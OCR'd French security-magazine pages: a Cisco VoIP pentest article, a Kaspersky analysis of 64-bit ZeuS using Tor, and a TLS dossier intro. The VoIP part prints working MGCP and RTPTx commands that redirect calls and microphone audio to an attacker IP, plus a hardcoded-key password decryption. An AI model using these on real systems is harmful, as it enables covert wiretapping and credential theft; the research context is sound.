Il faudra donc mener une attaque de type Man In The Middle pour casser la session SCCP entre le téléphone et le CUCM, puis injecter les trames SCCP de votre choix (ex. « SkinnyMessageStartMediaTransmission ») (Fig. 5).

Le code permettant d'automatiser cette attaque sera disponible sous peu à l'adresse suivante **[TOOLS]** : **https://bitbucket.org/Sn0rkY**.

3 Les flux RTP

Je ne vais pas trop m'attarder sur l'écoute des flux voix. Il existe pléthore d'outils (rtpbreak, VOMIT, Xplico, Cain, ...) - plus ou moins fonctionnels - pour automatiser l'écoute des communications téléphoniques dans les environnements VoIP. A contrario de la signalisation, les flux RTP vont de téléphone à téléphone, sans passer par le CUCM. La méthode la plus simple reste donc d'utiliser Wireshark et les outils d'analyse de stream RTP.




Fig. 6

Ceci étant, ce procédé fonctionne lorsque le codec de compression de la voix utilisée est G711. Dans le cas où un autre codec serait employé, l'extraction pourra être réalisée via PCAP2WAV de la suite Xplico **[XPLICO]** ou, pour les puristes, directement via SoX **[SoX]**.

Je me permettrai d'ajouter que les flux RTP sont très rarement analysés, car cela nécessite énormément de ressources. Ainsi, les SBC sont souvent positionnés uniquement pour la signalisation et ne valident donc pas la cohérence et la légitimité des paquets RTP. Dans certains cas, l'exfiltration de données via ce canal de communication peut être mise en place...

4 Les passerelles voix

Les passerelles voix ne disposent pas d'informations relatives aux utilisateurs : leur rôle principal est de router des appels vers le réseau PSTN (*Public switched telephone network*). Elles sont souvent oubliées dans le périmètre d'audit, car elles sont le plus souvent considérées comme de simples routeurs. Victimes de ce manque de considération, elles se retrouvent la plupart du temps exposées sur le réseau sans ACL (*Access Control List*). Une manière rapide de les identifier est d'émettre,

depuis un téléphone enregistré sur le cluster, un appel externe national ou vers un GSM, puis d'intercepter les flux RTP pour récupérer l'IP de destination. Pour identifier le type de signalisation utilisé, un simple scan Nmap permettra de lister l'ensemble des services actifs. Nous obtiendrons donc les ports TCP 1720 pour H323 et 5060 pour SIP. Ces services peuvent être actifs, mais pas forcément utilisés. Il existe un troisième protocole de signalisation très populaire sur les environnements Cisco : MGCP (UDP port 2427).

Pour SIP et H323, la passerelle n'est pas configurée pour authentifier les utilisateurs. Elle ne dispose que d'une connexion aux CUCM qui initieront la demande d'appel. L'utilisation d'un softphone (SJPhone, Ekiga, ...) configuré pour émettre des appels en direct ou via une passerelle, permettra de qualifier la possibilité d'émettre un appel directement depuis la passerelle afin de contourner (ou pas) les restrictions d'appel.

Concernant les passerelles configurées pour utiliser MGCP, il existe aussi une lacune intrinsèque au protocole : aucune phase d'authentification n'est requise. Il est donc possible d'envoyer des paquets MGCP afin d'interagir avec la passerelle. Plusieurs types de requêtes peuvent être envoyées, telles que :

AUCX : Audit Connection	AUEP : Audit Endpoint	CRCX : Create Connection
DLCX : Delete Connection	EPCF : Endpoint Configuration	MDCX : Modify Connection
RQNT : Notification Request	NTFY : Notify	RSIP : Restart In Progress

Un scénario d'attaque intéressant consiste à rediriger un appel sortant sur un proxy RTP afin d'écouter l'appel initié par la victime (Fig. 7).

La méthodologie à suivre afin d'effectuer cette attaque est la suivante. Premièrement, il faut identifier le nombre de lignes accessibles sur la passerelle grâce à la commande **AUEP**.

```
Requête:
AUEP 1500 *@mgcp.gateway MGCP 0.1

Réponse:
• 200 1500
• Z: S0/SU0/DS1-0/1
• Z: S0/SU0/DS1-0/2
• Z: S0/SU0/DS1-0/3
• Z: S0/SU0/DS1-0/4
• ...
```

La seconde étape permet d'identifier une ligne active et de récupérer l'ID de la communication en cours.

```
Requête:
AUEP 1000 S0/SU1/DS1-0/1@mgcp.gateway MGCP 0.1
F: R,D,S,X,N,I,T,ES

Réponse:
• 200 1500
• I: 2BD85
• N:ca@mgcp.gateway:2427
• X:1
• R: D/[0-9ABCD*#](N)
• S:
• T:
• ES:
```

Une fois la ligne active et l'ID de la communication obtenus, il ne reste plus qu'à récupérer l'adresse IP sur laquelle le flux RTP est envoyé via la commande AUCX.

```
Requête:
AUCX 1500 S0/SU1/DS1-0/1@mgcp.gateway MGCP 0.1
I: 2BD85
F: C,N,L,M,LC,RC,P

Réponse:
• 200 1500
• C: D000000000206e6dd000000F580000aac
• N: ca@mgcp.gateway:2427
• L: p:20,a:PCMU,s:off,t:b8
• M: sendrecv
• P: PS=4148,OS=663680,PR=770,OR=122723,PL=0,JI=0,LA=0

• v=0
• c=IN IP4 10.76.233.33
• m=audio 18936 RTP/AVP 0 100
• a=rtpmap:100 X-NSE/8000
• a=fmtp:100 192-194
```

À ce stade, il n'y a plus qu'à modifier la communication via la commande MDCX et à spécifier l'adresse IP de la machine sur laquelle le proxy RTP a été installé pour écouter le trafic en temps réel, sans perturber l'utilisateur.

```
Requête:
MDCX 1000 S0/SU1/DS1-0/1@mgcp.gateway MGCP 0.1
M=audio 18936 RTP/AVP
C=IN IP4 10.100.100.1
```

Bien entendu, il est également possible de nuire à l'utilisateur et d'initier un déni de service via la commande DLCX en coupant l'ensemble des communications.




Fig. 7

5 Les SQLi dans les CUCM

Sans vouloir leaker du 0day dans MISC (d'autres sont bien meilleurs pour cela **[FRANCISCO]**), je vais quand même essayer de vous faire gagner un peu de temps, si vous avez assez de chance ou de capacités pour trouver des SQLi dans un CUCM.

La table contenant la liste des comptes applicatifs est **applicationuser**. L'ID **06bae444-79f0-34bc-0b73-042e98ad941b** est toujours l'ID du compte d'administrateur qui est créé lors de l'installation du CUCM.

```
admin:run sql select * from applicationuser
pkid                                     name                          isstandard passwordreve
rse                                                           acloobsubscription acloodre
fer aclpresencesubscription aclunsolicitednotification fkmatrix_presence
             aclallowreplace
==================================== ==================== ========== ============
================================================= =================== ========
=== ======================== ============================ ======================
========== ================
06bae444-79f0-34bc-0b73-042e98ad941b ccmadmin             t          69c4f936f9cd
f45f6bbca2570c31215629bb5d6fb97493478b8ff3db6fffbc55 f                       f
    f                        f                           ad243d17-98b4-4118-8feb-5
ff2e1b781ac f
ffd322cd-a1c9-48ce-b23f-6d9475e3547e CCMSysUser           t          69c4f936f9cd
```

Fig. 8

Quant aux mots de passe, ils sont stockés dans la colonne **credentials** de la table **credential**.

```
admin:run sql select * from credential
pkid                                  fkenduser fkapplicationuser
    tkcredential cantchange credmustchange fkcredentialpolicy
doesntexpire timechanged timeadminlockout credentials
                              imsinfo
==================================== ========= ================================
=== ============ ========== ============== ==================================
============ =========== ================ ==================================
============================ =======
bc009757-1061-4602-bae4-47301b7ef4e7 NULL      06bae444-79f0-34bc-0b73-042e98ad9
41b 3            f          f              9454babf-48d0-4e16-9b00-2d0da4b38750
t            0          NULL               03757fd6a8a38e1dad4ad90ebf0c17199f3e06
fb93904118421436 39a6e86317 0
23dada2a-b6af-4278-83c3-9a754b6188c2 NULL      3f2bd34b-c7a1-4b04-a6d4-f75c24c05
```

Fig. 9

Sachez aussi que vous pouvez passer des commandes SQL directement depuis l'accès SSH d'un CUCM ce qui vous permettra de debugger vos requêtes.

Quant à la manière de déchiffrer les mots de passe, je vous renvoie à la lecture du support de présentation de **[FRANCISCO]**.

```
$ python
>>> from Crypto.Cipher import AES
>>>
t="8C21011A2B940495191BD42103DD19038C243562C3A71D0E86F43F60EB5D73DA".decode("hex")
>>> K="736d65747379736f63736963636e6900".decode("hex")
>>> def decipher(key, cred):
...     c = AES.new(key, AES.MODE_CBC, IV=cred[:16])
...     clear = c.decrypt(cred[16:])
...     return clear[:-ord(clear[-1])] # unpad pkcs5
...
>>> decipher(K,t)
'C1sc0123'
```

6 Les applications tierces

Dans un environnement Cisco, il est également fréquent de rencontrer des services tiers sur les téléphones tels qu'*Extension Mobility* (profil itinérant) ou bien IPMA (filtrage patron secrétaire).

La particularité de ces services est qu'ils se basent uniquement sur la valeur **#DEVICENMAE#** correspondant à **SEP[MAC@]**. Aucune demande d'authentification d'accès au service n'est requise. Toute personne se trouvant connectée sur l'infra VoIP au même niveau qu'un téléphone peut donc requêter le service en usurpant la valeur **SEP[MAC@]** et interagir sur le téléphone de la victime à son insu.

Extension Mobility est fréquemment implémenté compte tenu de la pratique du «home&space» et de l'essor des bureaux de passage. Cette fonctionnalité permet à tout utilisateur de s'authentifier sur le téléphone et de récupérer sa ligne «extension». La fonctionnalité est implémentée via un service Web disponible à l'adresse suivante : **http://IP@CUCM/emapp/EMAppServlet?device==#DEVICENAME#**.

Pour désauthentifier un utilisateur d'un téléphone, la valeur **doLogout=True** doit être positionnée :

```
Logout: http://IP@CUCM/emapp/EMAppServlet?device=#DEVICENAME#&d
oLogout=true
```

Lors d'un déploiement de solution VoIP Cisco, il est rare d'acheter quelques téléphones par-ci par-là : la commande de matériel est souvent globale. Les MAC@ du parc de téléphones sont donc souvent situées dans la même plage, car elles sont allouées de manière incrémentale par le constructeur. Ainsi, on pourrait imaginer une boucle incrémentant les MAC@ et ainsi désauthentifier l'ensemble des utilisateurs grâce à cette fonctionnalité.

Pour s'authentifier et récupérer son profil, il faut cependant connaître le PIN code SEQ de l'utilisateur et son ID UserID pour l'ajouter à l'URL :

```
Login: http://IP@CUCM/emapp/EMAppServlet?device=#DEVICENAME#&userid=usrID&seq=PIN
```

Malheureusement, il est rare de voir une politique de PIN code appliquée et encore plus d'avoir le PIN par défaut modifié.

Je laisse le travail d'analyse sur IPMA aux lecteurs sachant qu'il est possible in fine de modifier la configuration de la ligne téléphonique d'un dirigeant/directeur afin de la rediriger sur un autre numéro à son insu. Je vous donne juste le point de départ :

```
http://IP@CUCM/ma/servlet/MAService?cmd=doPhoneService&Name=#DEVICENAME#
```

Ces services étaient, il y a encore peu, accédés en HTTP (**http://IP@CUCM**) et non pas en HTTPS (**https://IP@CUCM:8443/**). Il était alors possible de récupérer les identifiants de connexion via une écoute des trames réseau.

7 Les téléphones

Les téléphones ne sont pas si passifs que l'on peut croire, comme nous l'avons vu avec les applications tierces qui communiquent via des requêtes Web.




Fig. 10

De plus, ils disposent souvent de services en écoute tels qu'un service SSH ou HTTP. Par ailleurs, le serveur Web est souvent activé pour des raisons de troubleshooting.

L'interface n'offre pas nativement de liens ou de champs permettant d'interagir avec le téléphone.

Cependant, Cisco, dans sa grande bonté, a fourni un **[Guide de développement]** pour les applications XML qui permettent d'interagir à distance avec le téléphone :

Il y a des fonctionnalités banales, telles que la commande d'appels, ou d'autres qui offrent la possibilité de contrôler le microphone. Pour cela, l'envoi d'un simple post XML authentifié est nécessaire. Vous me direz que s'il faut être authentifié, cela reste sécurisé, mais comme nous l'avons vu précédemment avec Extension Mobility, il est simple de s'authentifier à distance sur un téléphone si aucune politique de PIN code fort n'est appliquée.

Afin de pouvoir envoyer des commandes URI au téléphone, un simple compte utilisateur authentifié sur le téléphone est nécessaire (Fig. 10).

Le post XML peut contenir les commandes URI :

- Dial ;

- Play ;

- RTPTx or RTPRx.

De mon point de vue (pentester), la commande la plus intéressante reste **RTPTx** qui permet de contrôler le microphone et de rediriger le flux RTP sur une adresse IP de son choix.

```
<CiscoIPPhoneExecute>
<ExecuteItem Priority=\"0\"URL=\"".
RTPTx:10.100.100.250:32000."\"/>
</CiscoIPPhoneExecute>
```

Voir figure 11.

L'attaquant n'aura plus qu'à ouvrir un socket sur le port désiré pour écouter en temps réel **[Hack.LU]**.

```
% vlc rtp://@:32000
```

Un autre point intéressant concernant les téléphones IP Cisco est le port console, accessible via la connexion RJ11 étiquetée AUX au dos du téléphone et utilisé pour recevoir un pack d'extension. Un prochain article verra peut-être le jour sur ce sujet, en attendant je vous renvoie vers la présentation du CCC **[29C3]** **[Blackhat]**. ■

Fig. 11

REMERCIEMENTS

La CZARNY family pour m'avoir laissé geeker à la cave pendant de nombreuses nuits !

Mais également mes collègues de ouf ! Pour plus de détails, passez à mon bureau :p

RÉFÉRENCES

[TAP] http://hackaday.com/2008/09/14/passive-networking-tap/

[USB_SWITCH] http://www.dualcomm.com/

[TFTPtheft] https://code.google.com/p/tftptheft/

[TOOLS] https://bitbucket.org/Sn0rkY

[XPLICO] www.xplico.org

[SoX] sox.sourceforge.net

[FRANCISCO] https://www.sstic.org/media/SSTIC2013/SSTIC-actes/2013_pres_courte_voip/SSTIC2013-Slides-2013_pres_courte_voip-cisco.pdf

[Guide de développement] http://www.cisco.com/en/US/docs/voice_ip_comm/cuipph/all_models/xsi/5_0_2/english/programming/guide/ip502ch3.html

[Hack.LU] http://archive.hack.lu/2007/hacklu07_Remote_wiretapping.pdf

[29C3] http://events.ccc.de/congress/2012/Fahrplan/events/5400.en.html

[Blackhat] https://www.blackhat.com/docs/us-13/us-13-SOK-sales-sheet.pdf

Complétez votre collection d'anciens numéros !

boutique.ed-diamond.com

numerique.ed-diamond.com

ZEUS X64 : À TOR ET À CRI

Nicolas Brulez
nicolas.brulez@kaspersky.fr
Principal Malware Researcher
Global Research and Analysis Team

mots-clés : ESPIONNAGE / REVERSE ENGINEERING / ZEUS / 64 BIT / TROJANS / BANCAIRE / MITB

Comme de plus en plus d'utilisateurs passent aux plateformes Windows 64 bits, il en va de même pour les logiciels malveillants. Ceci est également vrai pour le malware bancaire ZeuS. Cette évolution n'était probablement pas nécessaire vu que la majorité des gens utilisent encore des navigateurs 32 bits même sous systèmes 64 bits et que la fonctionnalité principale de ZeuS consiste à modifier les sites bancaires localement par injection de code HTML/JAVASCRIPT.

Cependant, nous avons détecté une souche de ZeuS 32 bits qui contient aussi une version 64 bits à l'intérieur. De plus, cette version fonctionne via Tor. Cela pourrait bien être l'avenir de cette famille de logiciels malveillants. Fait intéressant, la plupart des cibles stockées dans le fichier de configuration du malware correspondent au TLD (*Top Level Domain*) « CH »(Suisse), apparemment dans le secteur bancaire.

Cet article décrit tout ce que nous savons à propos de cette nouvelle version. La majorité de l'analyse a été effectuée par mon collègue Dmitry Tarakanov.

1 Caractéristiques

Cette variante de ZeuS implémente toutes les fonctionnalités habituelles des malwares de cette famille. À l'intérieur du binaire, il est indiqué qu'il s'agit de la version 3.0.0, mais cette information n'est pas vraiment pertinente, car très souvent erronée. La version 32 bits du malware, qui contient la version 64 bits à l'intérieur, vérifie le processus cible dans lequel il souhaite injecter du code malveillant. S'il s'agit d'une application 64 bits, ZeuS injecte la version 64 bits dans le processus, sinon il injecte la version 32 bits habituelle. Nous avons testé cela avec une version 64 bits d'Internet Explorer et les injections ont fonctionné parfaitement. La deuxième caractéristique notable est que toutes les communications entre les victimes et le serveur de commande et de contrôle (C & C) sont envoyées à travers Tor.

Le reste des fonctionnalités de cette version est identique aux versions précédentes du malware ZeuS. Tous les fichiers déposés par le malware sont stockés dans des dossiers avec des noms générés aléatoirement à l'intérieur du répertoire `%AppData%`.

Comme pour les versions précédentes, la persistence passe par la base de registre : voir Figure 2.




Fig. 1 : Répertoires d'installation de ZeuS.




Fig. 2 : Modification dans la base de registre pour assurer la persistance.

2 Pourquoi migrer?

La migration vers une nouvelle version 64 bits de ce malware a du demander un certain effort. Était-ce vraiment nécessaire pour les criminels? Selon les statistiques de Kaspersky Lab, l'utilisation de la version 64 bits d'Internet Explorer n'est pas significative. D'après nos statistiques, voici l'utilisation des différentes versions de Windows : voir Figure 3.

3 Bugs

Il semblerait qu'il existe quelques bugs dans la version 64 bits de ZeuS. Par exemple, nous avons trouvé un bug lorsque ZeuS injecte son code 64 bits dans la version 64 bits de EMET Notifier : le processus ciblé plante.

Cela est dû à des erreurs de calcul d'adresses de certaines fonctions. Quand ZeuS est injecté dans l'application EMET notifier, il tente d'appeler la fonction WSAStartup. Cependant, la variable qui doit contenir une adresse de fonction pointe sur de la mémoire non allouée. Cela génère donc une exception « violation d'accès » et arrête le processus (voir Figure 4).




Fig. 3 : Statistiques d'utilisation des différentes versions de Windows.




Fig. 4 : Bug lors de l'injection dans le processus Emet Notifier.

4 Le fichier de configuration

Le code source de ZeuS 2.0.8.9 a été divulgué en mai 2011. Nous croyons que cette version de ZeuS est plus proche de la version de 2011 que d'autres branches de ce malware, y compris la Citadelle. Dans le cas de la Citadelle, il existe une protection pour rendre le téléchargement du fichier de configuration impossible depuis le C & C, même avec l'URL correcte. Dans cette version x64, le C&C n'a aucune protection en ce sens. La connaissance de l'URL exacte du fichier de configuration permet son téléchargement. Le fichier de configuration comprend également une liste des programmes contenant des informations intéressantes à voler pour le malware. En voici une liste non exhaustive :

bitcoin-qt.exe, **tiny.exe**, **ibank2.exe**, **putty.exe**, **winscp.exe**, **filezilla.exe**, **openvpn-gui.exe**, **openvpn.exe**, **CliBank.exe**, **CliBankOnlineUa.exe**, **CliBankOnlineRu.exe**, **CliBankOnlineEn.exe**, **bnk.exe**, **budget.exe**, **cbank.exe**, **edealer.exev iwallet.exe**, **jscashmain.exe**, **mmbank.exe**, **payments.exe**, **paymmaster.exe**, **pinpayr.exe**, **pkimonitor.exe**, **rtcert.exe**, **upofcards.exe**, **webmoney.exe**, etc.

5 TOR

Cette version de ZeuS embarque la version 0.2.3.25 du binaire tor.exe. Tor n'est pas lancé directement, mais injecté dans le process « svchost.exe » une fois celui-ci suspendu. Une fois l'injection et l'initialisation terminées, l'exécution de svchost.exe reprend. L'utilitaire Tor s'exécute alors dans ce processus et crée un serveur proxy HTTP en écoute sur le port TCP 9050 (voir Figure 5).

Le serveur C&C pour cette version de ZeuS est dans le domaine oignon suivant : egzh3ktnywjwabxb.onion. Toutes les communications du malware se font à travers ce proxy et le réseau Tor. En outre, cette version de ZeuS crée un service caché Tor sur la machine infectée. La configuration suivante est utilisée :

- HiddenServiceDir « % APPDATA% \ Tor \ hidden_ service » ;
- HiddenServicePort « 1080 127.0.0.1: port » ;
- HiddenServicePort « 5900 127.0.0.1: port ».

« HiddenServiceDir » définit l'emplacement de la configuration du service caché, et « HiddenServicePort » comment rediriger les utilisateurs se connectant au domaine oignon du serveur serveur Web s'exécutant localement.

Le port mapping vers des ports locaux aléatoires est fait parce que ZeuS crée un répertoire de configuration Tor pour chaque machine infectée et génère une clé privée unique pour le service caché et le nom de domaine. Ceci permet notamment un mapping vers des ports locaux aléatoires. Tor est configuré de telle sorte qu'il utilise pour chaque domaine oignon une clé privée et un service caché unique différent.

6 Conclusion

Quel que soit le but de l'auteur de cette nouvelle version (Marketing ou les bases pour l'avenir) une version 64 bits de ZeuS existe enfin. C'est certainement une nouvelle étape dans l'évolution de la famille ZeuS, après les modules pour différents OS mobiles. De plus, cet échantillon comprend une autre caractéristique intéressante que nous avions déjà vu auparavant, mais dans des malwares sans grandes ambitions : la capacité de communiquer à travers le réseau Tor avec des domaines oignon pour le C&C est certainement un problème sérieux pour la lutte contre cette famille de malware. Il devient plus difficile de fermer les C&C.

Jusqu'à présent, la version 64 bits est toujours distribuée à l'aide de la version 32 bits. Nous supposons que la faible utilisation de navigateurs 64 bits est en partie responsable de ce choix. Toutefois, avoir un malware capable d'infecter les machines 32 et 64 bits est un avantage certain pour les criminels, leur offrant la possibilité de cibler une partie des utilisateurs jusque-là épargnés. ■




Fig. 5 : Port ouvert par le proxy Tor une fois injecté dans le process « svchost.exe ».

VENEZ DÉCOUVRIR NOS GUIDES !

DÉJÀ PARUS !

EN KIOSQUE !

DISPONIBLES CHEZ VOTRE MARCHAND DE JOURNAUX ET SUR :

boutique.ed-diamond.com

TLS/SSL : DO YOU WANNA CRYPT TO NITE?

Depuis les révélations d'Edward Snowden sur les programmes de surveillance de la NSA, plus personne n'oserait sérieusement affirmer que chiffrer les flux de données transitant sur Internet est optionnel. Internet est massivement surveillé, toute communication est susceptible d'être enregistrée, analysée ou encore consignée pendant des années. Ce n'est plus une crainte, c'est un fait.

Tous les regards se tournent donc naturellement sur TLS qui, non content de fournir clef en main les outils assurant la confidentialité, l'intégrité et l'authenticité, a également le bon goût de pouvoir fonctionner avec la quasi-totalité des protocoles basés sur TCP sans trop de complications (on passera juste sous silence ce bizutage consistant à faire configurer un serveur FTP en mode SSL derrière un firewall faisant du NAT).

Pourtant, en cryptographie plus qu'ailleurs, le diable est dans les détails. Aussi, mettre en place TLS avec un bon niveau de sécurité sans sacrifier les performances, la compatibilité avec les postes clients et continuer à inspecter les flux à la recherche de codes malveillants apparaît comme une gageure. Une implémentation rigoureuse de TLS est d'autant plus nécessaire qu'une partie des documents divulgués par Edward Snowden prouve que les faiblesses du protocole sont au cœur des attentions des grandes oreilles américaines.

Mais la désencapsulation des flux TLS n'est pas l'apanage des services de renseignement américains. Les briques applicatives permettant à l'administrateur trop curieux|prudent (rayer la mention inutile) d'analyser les flux chiffrés de ses utilisateurs sont disponibles sur étagères depuis des années. Même le barbu libertaire utilisateur de Squid peut en une seule ligne de configuration déchiffrer les flux de ses usagers et ressortir son vieux T-shirt « *I can read your email* » acheté il y a dix ans sur ThingGeek. Ce petit frisson d'interdit fera malheureusement long feu : l'époque où les navigateurs ne sourcillaient pas à la vue d'un certificat incorrect étant aussi lointaine que celle où notre administrateur rentrait dans une taille S.

Si, pour notre barbu, rentrer dans son vieux T-shirt « *Bastard Operator From Hell* » semble définitivement hors de portée, des solutions techniques existent pour que son téléphone cesse de hurler dès qu'un de ses utilisateurs se rend sur le site du PMU. Ces solutions vont du laborieux déploiement de certificats sur tous les postes à l'utilisation à la hussarde d'une AC IGC/A. Mais au-delà des problématiques purement techniques, la désencapsulation de flux chiffrés de ses utilisateurs pose beaucoup de questions juridiques, organisationnelles et éthiques... que nous n'aborderons pas dans ces colonnes pour nous consacrer aux aspects purement techniques.

Notre dossier s'ouvre donc sur une description dans les moindres détails de la norme TLS avant d'aborder la problématique des autorités de certification, véritable talon d'Achille de la norme. Le dossier se poursuivra ensuite avec un descriptif de DANE qui propose tout bonnement de supprimer les autorités de certification en publiant les certificats via les entrées DNS. Enfin, nous discuterons de l'impact de TLS sur les infrastructures réseaux.

Faute de place, nous n'avons pas pu publier un cinquième article de Julien Vehent, OpSec chez Mozilla, qui détaille les bonnes pratiques en matière d'implémentation côté serveur pour le meilleur compromis sécurité/compatibilité/performance. Cet article sera publié dans le prochain numéro.

Excellente lecture et merci à @Regiteric qui m'a soufflé le titre de cette intro au dossier !

Cedric Foll / @follc

AU SOMMAIRE DE CE DOSSIER :

LES PROTOCOLES SSL ET TLS

Rémi Gacogne, Nuage Labs – @rgacogne – rgacogne@nuagelabs.fr

mots-clés : *HTTPS / SSL / TLS / CERTIFICATS / X.509 / DIFFIE-HELLMAN-MERKLE / RÉVOCATION / RSA / RC4*

